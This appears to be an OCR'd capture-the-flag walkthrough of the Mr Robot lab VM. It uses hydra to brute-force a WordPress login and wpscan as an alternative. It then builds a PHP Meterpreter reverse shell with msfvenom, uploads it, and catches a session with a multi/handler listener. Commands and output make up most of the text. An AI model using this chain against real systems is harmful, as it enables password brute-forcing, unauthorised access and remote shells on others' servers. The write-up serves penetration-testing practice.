Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Event log (1) All issues
Memory: 122.4MB
Disabled

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
1	http://10.0.2.3	GET	/wp-login			200	3168	HTML		user&#039;s Blog! &rsaq...			10.0.2.3	wordpress_test_co...	16:08:42 17 D...	8080	89
8	http://10.0.2.3	POST	/wp-login.php	✓		200	4066	HTML	php	user&#039;s Blog! &rsaq...			10.0.2.3	wordpress_test_co...	16:08:56 17 D...	8080	24

```
freak@kali: ~/Desktop/MrRobot
┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ $ hydra -vV -L sorted.dic -p wedontcare 10.0.2.3 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

```
POST /wp-login.php HTTP/1.1
Host: 10.0.2.3
Content-Length: 96
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.0.2.3
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.0.2.3/wp-login
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: keep-alive

log=login&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.3%2Fwp-admin%2F
&testcookie=1
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Dec 2025 10:39:02 GMT
Server: Apache
X-Powered-By: PHP/5.5.29
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
Vary: Accept-Encoding
X-Mod-Pagespeed: 1.9.32.3-4523
Cache-Control: max-age=0, no-cache
Content-Length: 3560
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<!--[if IE 8]>
<html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
<![endif]-->
<!--[if !(IE 8) ]><!-->
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
  <!--<![endif]-->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
    <title>
      user&#039;s Blog! &rsaquo; Log In
    </title>
```

Selection 35 (0x23)

Selected text


log=login&pwd=test&wp-submit=Log+In

Decoded from: URL encoding

log=login&pwd=test&wp-submit=Log In


Request attributes	2
Request body parameters	5
Request cookies	1
Request headers	13
Response headers	15

- We got two success attempts (ELLIOT)



```
[ATTEMPT] target 10.0.2.3 - login "Embedded" - pass "wedontcare" - 5489 of 11452 [child 9] (
[80][http-post-form] host: 10.0.2.3   login: Elliot   password: wedontcare
[ATTEMPT] target 10.0.2.3 - login "embodiment" - pass "wedontcare" - 5490 of 11452 [child 3]
[80][http-post-form] host: 10.0.2.3   login: ELLIOT   password: wedontcare
[80][http-post-form] host: 10.0.2.3   login: elliot   password: wedontcare
[ATTEMPT] target 10.0.2.3 - login "embraced" - pass "wedontcare" - 5491 of 11452 [child 1] (
```

- So we know that our Username is "Elliot"
- We can use the same hydra command with changed parameter
- hydra -vV -l Elliot -P sorted.dic 10.0.2.3 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username' -I




```
[80][http-post-form] host: 10.0.2.3   login: Elliot   password: ER28-0652
[STATUS] attack finished for 10.0.2.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17 16:46:08

┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ ▌
```

Note: Here we change the error to (The password you entered for the username) Based on the error we found in the webpage

- We can also use wpscan to enumerate the password using wpscan --url http://10.0.2.3//wp-login --usernames Elliot --passwords sorted.dic

- NOW WE HAVE THE PASSWORD lessgooo Login : Elliot | Password : ER28-0652



WordPress 6.9 is available! Please update now.

Dashboard

WordPress 4.3.1 running Twenty Fifteen theme.


No activity yet!

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate


We are logged in now so the next step is to upload a php shell

- We search for payload list using msfvenom --list payload
- We can see "php/meterpreter/reverse_tcp" payload which we gonna use to make a reverse shell
- We now have to know which options are we supposed to alter to make it work for us so we use the command
- └─$ msfvenom -p php/meterpreter/reverse_tcp --list-options



```
Basic options:
Name   Current Setting  Required  Description
────   ───────────────  ────────  ───────────

LHOST                   yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port
```

- Now we use the command with the required options




```
┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes


┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ ls
fsocity.dic  shell.php  sorted.dic

┌──(freak㉿kali)-[~/Desktop/MrRobot]
└─$ 
```

- As you can see we used the command
- └─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f raw > shell.php

-p	Payload name (php/meterpreter/reverse_tcp)
LHOST	Your ip address (attacker's : where we listen for the connections)
LPORT	Open port where we listern for commection
-f raw	raw php payload file saved
> shell.php	save as shell.php

- We upload and install the plugin but it shows some error (as its not a valid plugin but no problem we just wanted to upload it
- Now we visit the media section in the wp-login site
- There we will find our shell.php file




WordPress 6.9 is available! Please update now.

Thank you for creating with WordPress.

Get Version 6.9

- If we click on the shell.php we can get the link right here



File name: shell.php
File type:
Uploaded on: December 18, 2025
File size: 1 kB


URL: .2.3/wp-content/uploads/2025/12/shell.php

Title: shell.php

Caption:


Description: http://10.0.2.3/wp-content/uploads/2025/12/shell.php

- Copy that link we have to setup a listener first and then try to connect to that payload we uploaded to get a shell access
- We gonna use msfconsole for listening




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

- We open msfconsole
- Use the multi/handler via $ use multi/handler
- Set payload to our payload that is : set payload php/meterpreter/reverse_tcp
- Now we set LHOST and LPORT to our id and port we used in the payload




```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

- Now run the listener via $ exploit and a listener will start
- Alongside we gotta curl to the payload with the linked we copied to the clipboard
- curl http://10.0.2.3/wp-content/uploads/2025/12/shell.php use this in another shell alongside our main shell with listener on and we will get a session.




```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (40004 bytes) to 10.0.2.3
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.3:38599) at 2025-12-18 14:00:00
 +0530

meterpreter > 
```

- Perfect!! We got our session lessgoo
- Lets not see in which directory we are and which all directories can we access




```
meterpreter > cd ..
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2015-09-16 16:12:54 +0530  bin
040755/rwxr-xr-x  4096     dir   2015-11-13 14:22:43 +0530  boot
040755/rwxr-xr-x  3820     dir   2025-12-18 13:26:03 +0530  dev
040755/rwxr-xr-x  4096     dir   2025-12-18 13:26:03 +0530  etc
040755/rwxr-xr-x  4096     dir   2015-11-13 11:55:35 +0530  home
100644/rw-r--r--  5582759  fil   2015-11-13 14:22:43 +0530  initrd.img
040755/rwxr-xr-x  4096     dir   2015-06-24 16:16:54 +0530  lib
040755/rwxr-xr-x  4096     dir   2015-06-24 16:10:08 +0530  lib64
040700/rwx------  16384    dir   2015-06-24 16:14:49 +0530  lost+found
040755/rwxr-xr-x  4096     dir   2015-06-24 16:05:12 +0530  media
040755/rwxr-xr-x  4096     dir   2015-11-13 14:22:20 +0530  mnt
040755/rwxr-xr-x  4096     dir   2015-09-16 16:13:10 +0530  opt
040555/r-xr-xr-x  0        dir   2025-12-18 13:26:02 +0530  proc
040700/rwx------  4096     dir   2015-11-14 05:20:07 +0530  root
040755/rwxr-xr-x  480      dir   2025-12-18 13:26:43 +0530  run
040755/rwxr-xr-x  4096     dir   2015-11-13 14:22:14 +0530  sbin
040755/rwxr-xr-x  4096     dir   2015-06-24 16:12:42 +0530  srv
040555/r-xr-xr-x  0        dir   2025-12-18 13:25:54 +0530  sys
041777/rwxrwxrwx  4096     dir   2025-12-18 13:44:48 +0530  tmp
040755/rwxr-xr-x  4096     dir   2015-06-24 16:05:12 +0530  usr
040755/rwxr-xr-x  4096     dir   2015-06-24 16:05:12 +0530  var
100600/rw-------  5821984  fil   2015-06-18 06:33:52 +0530  vmlinuz

meterpreter > 
```

- We reached the initial dir where we can see root dir but ofc we access it as we are a daemon user



